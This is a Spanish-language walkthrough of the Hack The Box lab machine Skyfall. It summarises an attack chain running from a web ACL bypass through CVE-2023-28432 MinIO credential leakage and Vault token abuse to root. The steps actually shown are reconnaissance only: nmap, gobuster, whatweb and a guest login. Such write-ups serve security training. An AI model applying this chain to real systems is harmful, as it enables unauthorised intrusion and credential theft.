


SkyFall



Información general

Machine Name ⇒ Skyfall

Platform ⇒ Hack The Box

Type ⇒ Linux

Difficult ⇒ Insane

Tags ⇒ Web Application, Common Applications, Custom Applications, Vulnerability Assessment, Security Tools

By BOTk

Información específica

Descripción de la machine

Skyfall is an Insane Linux machine that features a company launching their new beta cloud storage application that `MinIO`, an S3 object storage service, backs. The web application is written in Python with Flask. It has a restricted section of the site that is vulnerable to a `Nginx` ACL and Flask-specific bypass which is

specific to its configuration. The restricted section contains Prometheus metrics for a `MinIO` cluster that exposes internal host names and the `MinIO` version which has a known security vulnerability for information disclosure `[CVE-2023-28432]` (<https://nvd.nist.gov/vuln/detail/CVE-2023-28432>). This information disclosure leaks the `MinIO` root credentials which allows access to the S3 buckets it's hosting. Using the `MinIO client` with these credentials, a file in a user's bucket contains a home directory backup with version history. One of these versions contains a `Vault` token for an internal `Hashicorp Vault` instance and by enumerating the `Vault` policies with this token it is noted that it is configured for SSH OTP. The player needs to request an OTP from Vault to gain SSH access. The user has a `sudo` rule that allows the execution of binary that will unseal the `Hashicorp Vault` so that the user may gain access to their specific tokens and secrets. The `sudo` rule allows us to run this binary with a flag that generates a `debug.log` file owned by `root`. The player needs to exfiltrate these files to bypass Linux permissions by leveraging a `Fuse` mount using `sshfs`. This file reveals a root token for the `Hashicorp Vault` instance and can be used to generate an OTP to login as `root` via SSH.

Area of Interest

List = [Web Application, Common Applications, Custom Applications, Vulnerability, Assessment Security Tools]

Campo	Detalle
Vulnerability	Clear Text Credentials, Information Disclosure, Anonymous/Guest Access,
Technology	JSON, SSH, NGINX, Flask, vault
Technique	Reconnaissance, Configuration Analysis, Bucket Enumeration, SUDO Exploitation, Privilege Abuse
Language	Bash
Security Tool	BurpSuite, Nmap
CVE	CVE-2023-28432

```
nmap -p- --open -sS -n -Pn -vvv 10.129.230.158 -oG allPorts
```

PORT	STATE	SERVICE	REASON
22/tcp	open	ssh	syn-ack ttl 63
80/tcp	open	http	syn-ack ttl 63


Puertos abiertos → 22,80

Escaneo Profundo:

```
nmap -p22,80 -sCV 10.129.230.158 -oN targeted
```


PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:			
256 65:70:f7:12:47:07:3a:88:8e:27:e9:cb:44:5d:10:fb (ECDSA)			
_ 256 74:48:33:07:b7:88:9d:32:0e:3b:ec:16:aa:b4:c8:fe (ED25519)			
80/tcp	open	http	nginx 1.18.0 (Ubuntu)
_http-title: Skyfall - Introducing Sky Storage!			
_http-server-header: nginx/1.18.0 (Ubuntu)			
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel			

Ingresamos a la página web



Asignamos la ip al dominio `skyfall.htb`

```
10.129.230.158 skyfall.htb
```



Esas son las posibles tecnologías utilizadas por el sitio web

Al parecer la página `skyfall.htb` es un sitio web estático. Veamos el contenido del código fuente.


```

200 <!-- ===== Cta Section ===== -->
201 <section id="cta" class="cta">
202   <div class="container" data-aos="zoom-in">
203     <div class="text-center">
204       <h3>Get Started with Sky Storage</h3>
205       <p>Getting started with Sky Storage is easy! Reach out to one of our sales associates for more information about how you can get started today! Feel free to also u
206       <a class="cta-btn" href="http://demo.skyfall.htb">Try our Demo!</a>
207     </div>
208   </div>
209 </section>
210 <!-- End Cta Section -->

```

Encontramos un subdominio llamado `http://demo.skyfall.htb`

Si volvemos a la página principal, encontramos el botón que nos dirige al subdominio: `demo.skyfall.htb`




PRICING SKY STORAGE PR


Choose the plan that suits your data managemen

`http://demo.skyfall.htb`

Sin embargo al ingresar a este subdominio no podemos ingresar.



Veamos cómo funciona este sitio utilizando burpsuit




No vemos nada interesante o relevante por ahora.

Pasemos con la enumeración de ambas urls

```
gobuster dir -u http://skyfall.htb -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt -t 64 -o resultados_sin_extns.txt
```

```
=====
==
[+] Url: http://skyfall.htb
[+] Method: GET
[+] Threads: 64
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
=====
==
Starting gobuster in directory enumeration mode
```

```
assets (Status: 301) [Size: 178] [--> http://skyfall.htb/assets/]
```



403 Forbidden

nginx/1.18.0 (Ubuntu)

Ahora pasemos a enumerar el subdominio encontrado

Primero lo agregamos al `/etc/hosts/`

```
10.129.230.158 skyfall.htb demo.skyfall.htb
```

```
whatweb http://skyfall.htb
```


```
http://skyfall.htb [200 OK] Bootstrap, Country[RESERVED][ZZ],  
Email[askyy@skyfall.htb,btanner@skyfall.htb,contact@skyfall.c  
om,  
jbond@skyfall.htb], Frame, HTML5, HTTPServer[Ubuntu Linux][ng  
inx/1.18.0 (Ubuntu)],  
IP[10.129.230.158], Lightbox, Script, Title[Skyfall - Introdu  
cing Sky Storage!], nginx[1.18.0]
```

```
whatweb http://demo.skyfall.htb
```

```
http://demo.skyfall.htb [302 Found] Country[RESERVED][ZZ],
```


```
HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)],  
IP[10.129.230.158],  
RedirectLocation[http://demo.skyfall.htb/login],  
Title[Redirecting...],  
probably Werkzeug, nginx[1.18.0]
```

Observamos que existe una redirección a <http://demo.skyfall.htb/login>




Obtuvimos un apartado de `login` y las posibles tecnologías que se está utilizando. Además podemos observar que dice: Demo login: `guest/guest` . Esto indica que hay por lo menos un usuario creado.


Al ingresar observamos un dashboard

